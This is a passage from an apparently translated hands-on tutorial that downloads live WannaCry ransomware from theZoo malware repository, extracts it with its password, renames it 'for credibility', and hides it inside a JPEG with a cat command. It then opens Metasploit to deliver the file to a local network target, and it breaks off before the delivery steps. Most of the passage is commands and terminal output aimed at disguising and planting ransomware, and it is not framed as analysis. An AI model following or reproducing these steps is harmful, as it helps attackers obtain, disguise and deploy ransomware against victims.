└──╼ $pip install --user -r requirements.txt  5
```

1. Access Desktop.
2. Downloading the Application.

3. Login to Application Folder.
4. Examination of Folder Contents.
5. Code to Download Necessary Libraries for Application to Run.


***** Important Information *****

If you get an error while installing an application, it is because you are trying to install applications that come with Python from outside. To fix this problem, write the following code, which will run the commands in requirements.txt one by one, instead of Step 5:
cat requirements.txt | xargs -n 1 pip install
After performing our installation, let's access our application from within our folder;




```
┌─[qsccsq@parrot]─[~/Desktop/theZoo]
└──╼ $python theZoo.py
```

Let's accept the contract that comes before us;




```
 ____________________________________________________________________________
|                  ATTENTION!!! ATTENTION!!! ATTENTION!!!                    |
|                        Malware DB v0.6.0 'Moat'                            |
|____________________________________________________________________________|
|This program contains live and dangerous malware files.                     |
|This program is intended to be used only for malware analysis and research |
|and by agreeing the EULA you agree to use it only for legal purposes and    |
|for studying malware.                                                       |
|You understand that these file are dangerous and should only be run on VMs |
|you can control and know how to handle. Running them on a live system will |
|infect your machines with live and dangerous malwares!                      |
|____________________________________________________________________________|

Type YES in captial letters to accept this EULA.
 > YES
```

We now have access to our Malware database. Let's write our code to see what kind of software we have;




~~~
        sMMs              oMMy
        :ooooo/        /ooooo:
        ```+MMd````````hMMo```
        oNNNMMMNNNNNNNNMMMNNNs
     /oodMMdooyMMMMMMMMyoodMMdoo/       theZoo 0.6.0 'Moat'
  `..dMMMMMy. :MMMMMMMM/  sMMMMMm..`     DB ver. 1567586699000

  dmmMMMMMMNmmNMMMMMMMMNmmNMMMMMMmmm
  NMMyoodMMMMMMMMMMMMMMMMMMMMdoosMMM    https://github.com/ytisf/theZoo
  NMM-  sMMMNNNNNNNNNNNNNNNMMy  .MMM
  NMM-  sMMy``````````````sMMy  .MMM
  ooo.  :ooooooo+    +ooooooo/  `ooo
           /MMMMN    mMMMM+
                                 authors: Yuval Nativ, Lahad Ludar, 5fingers
                                 maintained by: Shahak Shalev, Yuval Nativ
                                 github: https://github.com/ytisf/theZoo


mdb #> list all
~~~

Our result;




```
| 306 | Pegasus                                          | apt         |
| 307 | BigBang                                          | apt         |
| 308 | MuddyWater                                       | apt         |
| 309 | GreenBug                                         | apt         |
| 310 | Cozy Bear Collection                             | apt         |
| 311 | DarkHydrus                                       | apt         |
+-----+--------------------------------------------------+-------------+
[+] Total records found: 310

mdb #>
```

We have 310 different Malwares in total. You can view the entire list. After a quick glance, I saw that there is WannaCry at number 290, and now let's get into our WannaCry software;




```
| 290 | WannaCry                                         | ransomware |
| 291 | Trojan.Asprox                                    | virus      |
| 292 | Trojan.Kovter                                    | virus      |
| 293 | Win32.Narilam                                    | virus      |
| 295 | Ransomware.Jigsaw                                | randomware |
| 296 | ExploitKit.DemonHunter                           | exploitkit |
| 297 | Turla                                            | apt        |
| 298 | XAgent                                           | trojan     |
| 299 | ShadowHammer                                     | apt        |
| 300 | DarkTequila                                      | trojan     |
| 301 | Triton                                           | apt        |
| 302 | MyLobot                                          | botnet     |
| 303 | KeyPass                                          | ransomware |
| 304 | Carbanak                                         | apt        |
| 305 | APT34                                            | apt        |
| 306 | Pegasus                                          | apt        |
| 307 | BigBang                                          | apt        |
| 308 | MuddyWater                                       | apt        |
| 309 | GreenBug                                         | apt        |
| 310 | Cozy Bear Collection                             | apt        |
| 311 | DarkHydrus                                       | apt        |
+-----+--------------------------------------------------+------------+
[+] Total records found: 310

mdb #> use 290
mdb WannaCry#>
```

Now we can download our software. For this we use the following command;



```
mdb #> use 290
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589
   3211264  [92.24%]
```

After a short time;




```
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589 1
   3481589  [100.00%]

Downloading: Ransomware.WannaCry.pass Bytes: 9 2
         9  [100.00%]

Downloading: Ransomware.WannaCry.md5 Bytes: 33 3
        33  [100.00%]

Downloading: Ransomware.WannaCry.sha256 Bytes: 65 4
        65  [100.00%]

[+] Successfully downloaded a new friend.

mdb WannaCry#>
```

1. Zip file containing our ransomware.


2. The file containing the password required to open the zip file.

3. and 4. Files with hashes that indicate a reliable download. By comparing the hash values in this file, you can check if there is any interference during the download.

Now, let's take our WannaCry software that we downloaded into the The Zoo folder on the desktop and its files to a new folder on the desktop;



After this process, let's open our Zip file. Remember that the Zip password is in the .pass file.


Parrot Terminal
File Edit View Search Terminal Help
Ransomware.WannaCry.pass (~/Desktop/WannaCry) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
Ransomware.WannaCry.pass

```
┌─[qsccsq@parrot]─[~/Desktop/theZoo]
└──╼ $cd ..  1
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $cd WannaCry/ 2
┌─[qsccsq@parrot]─[~/Desktop/WannaCry]
└──╼ $ls  3
Ransomware.WannaCry.md5   Ransomware.WannaCry.sha256
Ransomware.WannaCry.pass  Ransomware.WannaCry.zip
┌─[qsccsq@parrot]─[~/Desktop/WannaCry]
└──╼ $unzip Ransomware.WannaCry.zip 4
Archive:  Ransomware.WannaCry.zip
[Ransomware.WannaCry.zip] ed01ebfbc9eb5bbea545af4d01bf5f10
71661840480439c6e5babe8e080e41aa.exe password:  5
  inflating: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
┌─[qsccsq@parrot]─[~/Desktop/WannaCry]
└──╼ $
```

```
1 infected
```

1. Exit from the folder named The Zoo.


2. Switch to the folder named WannaCry.

3. Checking the folder contents.


4. Unpacking our zip file.

5. The part where we enter the password shown on the right in the desired field.


After the given 5 steps, our folder content will be as follows;


qsccsq
Desktop
WannaCry
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
Ransomware.WannaCry.md5
Ransomware.WannaCry.pass
Ransomware.WannaCry.sha256
Ransomware.WannaCry.zip


Changing the filename for credibility;



After this step, let's get our ransomware to the desktop and put a picture we like next to it. My choice is clear...



Let's embed our ransomware into our image using the code below;




```
┌─[qsccsq@parrot]─[~/Desktop/WannaCry]
└──╼ $cd .. 1
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $cat Balık.jpg CW_qsccsq.exe > birleştirilmiş.jpg 2
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $
```

1. Return to desktop.


2. Combining Image and Ransomware.

Now let's run our application called Metasploit. Metasploit is a frequently used application that allows you to both test and attack by hosting different software [47]:




```
┌─[qsccsq@parrot]─[~/Desktop]
└──╼ $msfconsole
```

After a short wait;



```
       =[ metasploit v5.0.53-dev                          ]
+ -- --=[ 1931 exploits - 1079 auxiliary - 331 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

For the necessary adjustments, let's remember our Local Network IP address 192.168.233.130, which we found with the Netdiscover command above and then detected open with Nmap, and follow the steps below;



